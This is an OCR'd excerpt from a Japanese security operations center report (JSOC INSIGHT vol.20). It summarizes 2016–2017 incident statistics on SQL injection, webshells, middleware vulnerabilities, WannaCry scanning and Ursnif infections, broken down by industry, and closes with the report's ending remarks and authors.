


図 14 インターネットからの攻撃により発生した重要インシデントの件数推移


図 15 にインターネットから発生した重要インシデントの内訳を示します。

インターネットからの攻撃による重要インシデントの件数比率は、設定不備によるインシデントが減少傾向にありますが、ミドルウェアに関連する脆弱性に対する攻撃の割合は増加しています。これは前述した IIS 6.0 の脆弱性や Oracle WebLogic Server の脆弱性に加え、Apache Commons Collections の脆弱性など、脆弱性の解消に多くの検証時間が必要となるソフトウェアへの攻撃が増加したためと考えます。


また、外部からの攻撃通信により Emergency と判断したインシデントは、SQL インジェクション攻撃によるインシデントと、バックドアや Webshell が配置されていることを確認したインシデントの 2 種類があります。

SQL インジェクション攻撃による Emergency インシデントでは、データベースの利用者しか知りえないテーブル名、カラム名が攻撃通信に含まれており、メールアドレスとパスワードの組み合わせと考えられる文字列がサーバからの応答に含まれていることを JSOC の調査で確認しました。SQL インジェクション攻撃による Emergency インシデントは、実に 6 年ぶりの発生でした。

また、バックドアや Webshell が設置されていることを確認した 3 件のインシデントに関して、ファイルが作成された根本原因は検知内容からは不明でしたが、Webshell に対するコマンド実行の試みや不審なファイルアップロードの検知が発端となり調査しました。その結果、CMS 内部のディレクトリや、PDF などの文書ファイルがアップロードされるディレクトリに不審なファイルが作成されていることを確認しました。攻撃者はファイルがアップロードできる脆弱な Web アプリケーションを探索し、攻撃者自身のリソースとして扱えるようにバックドアや Webshell を設置したと考えます。



(a) 2016 年度



(b) 2017 年度

図　15 インターネットからの攻撃により発生した重要インシデントの内訳

図 16 に JSOC 全体のお客様における業種別の割合を、図 17 に年度別のインターネットからの攻撃による重要インシデントの業種別検知傾向を示します。






図 16　JSOC 全体のお客様における業種別割合

昨年度と比べ、サービス業のお客様における重要インシデントの件数が半減し、情報通信業のお客様の件数が突出したように見えます。サービス業のお客様のインシデント件数が半減したのは、DNS アンプ攻撃に関連するインシデント件数が大幅に減少したためです。また、IIS6.0 の脆弱性を悪用する攻撃によるインシデントは幅広い業種で発生しました。また、教育・学習支援業に関しては、お客様の割合は少ないものの、重要インシデントの総件数は 3 番目に多い状況です。



(a)2016 年度



(b)2017 年度

図　17　業種別重要インシデント発生件数(インターネットからの攻撃)

5.3 ネットワーク内部から発生した重要インシデントについて

図 18 にネットワーク内部から発生した重要インシデントの件数を示します。

2017 年度にネットワーク内部から発生した重要インシデントの件数は、昨年度の 1596 件から 631 件と、大幅に減少しています。ただし、全体のインシデント発生件数は減少しているものの、Ursnif に感染したと考えられるインシデントは年度を通して定常的に発生しています。また、2017 年 5 月には Wannacry およびその亜種が発生させたと考えられる、445/tcp ポートに対するスキャン通信が発生したことによるインシデントが発生しました(図 18-①)。図 18-①で発生した重要インシデントの件数は他年度と比較すると少数ですが、1 件のインシデント通知で 1000 台以上が感染していたケースも存在します。インシデントの発生件数は少なくとも、被害にあった端末が多数存在していることが 2017 年度の特徴です。





図 18 ネットワーク内部から発生した重要インシデントの件数推移


図 19 にネットワーク内部から発生した重要インシデントの内訳を示します。

DNS Changer への感染は昨年度と比較して大幅に減少しました。外部ホストに対するポートスキャンや脆弱性調査通信によるインシデントの比率は増加しているように見えますが、発生件数はほぼ同数となりました。

また、ネットワーク内部から発生した Emergency インシデントはすべて 445/tcp ポートに対するスキャン通信が同時多発的に発生したことによるインシデントでした。このような通信は Wannacry の存在が明らかになった 5 月に集中して発生したのではなく、年間を通して発生し続けました。SMB の脆弱性(MS17-010)に関してはアップデートで対策が進められたものの、端末にバックドアツール「DoublePulsar」が残存してしまっているケースがあり、外部からの通信に反応する形で内部ネットワークからスキャン通信を発生させたと考えます。



(a) 2016 年度




(b) 2017 年度


図　19 ネットワーク内部から発生した重要インシデントの内訳

図　20 に、ネットワーク内部から発生した重要インシデントの業種別検知傾向を示します。

ネットワーク内部から発生した重要インシデントは、インターネットからの攻撃によるインシデントと違い、教育機関、学習支援業が最も件数が多い結果となりました。また、業種によって検知数に変化はあるものの、Ursnif によるインシデントはどの業種でも発生しています。2017 年度の Ursnif への感染は、ばらまき型のスパムメールのリンクや添付ファイルをクリックしたと考えられるものが多く、同時に複数のお客様で重要インシデントが発生する傾向がありました。



(a)2016 年度



(b)2017 年度

図　20　業種別重要インシデント発生件数(ネットワーク内部)

6　終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.20
【執筆】
阿部　翔平　/　髙井　悠輔　/　西部　修明
(五十音順)

LAC ともに、イキル

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
E-MAIL：sales@lac.co.jp
https://www.lac.co.jp/